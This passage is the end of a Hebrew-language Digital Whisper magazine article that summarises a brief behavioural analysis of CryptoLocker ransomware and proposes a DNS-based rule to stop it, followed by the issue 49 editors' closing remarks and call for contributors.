- הצלחנו לזהות ערכים ברג'יסטרי אליהם ניגשת התוכנה.
- ראינו איזה סוג תעבורה (בעיקר בקשות DNS) יוצרת התוכנה (וכיצד נוכל לזהות אותה מבחוץ).
- הבנו איך היא מצפינה את הקבצים ובעזרת מה.

יחסית לא רע לכמה דקות עבודה.

סיכום

במאמר הזה ניסינו להסביר קצת מבוא לנושא ניתוח הנוזקות ברמה הנוחה והמהירה ביותר. הרעיון הוא חלק מפרויקט שמנסה לעודד אנשים (גם לא מתחום אבטחת מידע) להתנסות במשחקים האלה. להכיר את הכלים שתוקפים אותם. לא לחשוב עליהם כעל קסם מיוחד שקורה ברקע ושחברות האנטי-וירוסים צריכות להתמודד איתו אלא משהוא שכל אחד מאיתנו יכול לקחת, לשחק, לפרק, להרכיב מחדש, להבין איך עובד וכתוצאה מכך, גם אם לא לספק חיסון, לייצר תלאי לבינתיים. הדוגמא שבחרנו עם CryptoLocker היא דוגמא נהדרת מסיבה מאוד פשוטה - קל לזהות את התבנית של תקשורת ה-DNS היוצאת. מכיוון ש-CryptoLocker מבקש מפתח משרת האם היא אינה מצפינה את הקבצים ללא תקשורת מוקדמת עם השרת. המשמעות היא שעל ידי ניתוח התנהגותי פשוט והוספת חוק לגבי חיפוש שרתי DNS ניתן יחסית בקלות למנוע את הנזק העיקרי שיוצרת הנוזקה.

לסיכומו של דבר - בהצלחה ☺

דברי סיום

בזאת אנחנו סוגרים את הגליון ה-49 של Digital Whisper. אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב- למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה אבודות כדי להביא לכם את הגליון.

אנחנו מחפשים כתבים, מאיירים, עורכים ואנשים המעוניינים לעזור ולתרום לגליונות הבאים. אם אתם רוצים לעזור לנו ולהשתתף במגזין Digital Whisper - צרו קשר!

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il.

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

"Talkin' bout a revolution sounds like a whisper"

הגליון הבא ייצא ביום האחרון של חודש פברואר.

אפיק קסטיאל,

ניר אדר,

31.01.2014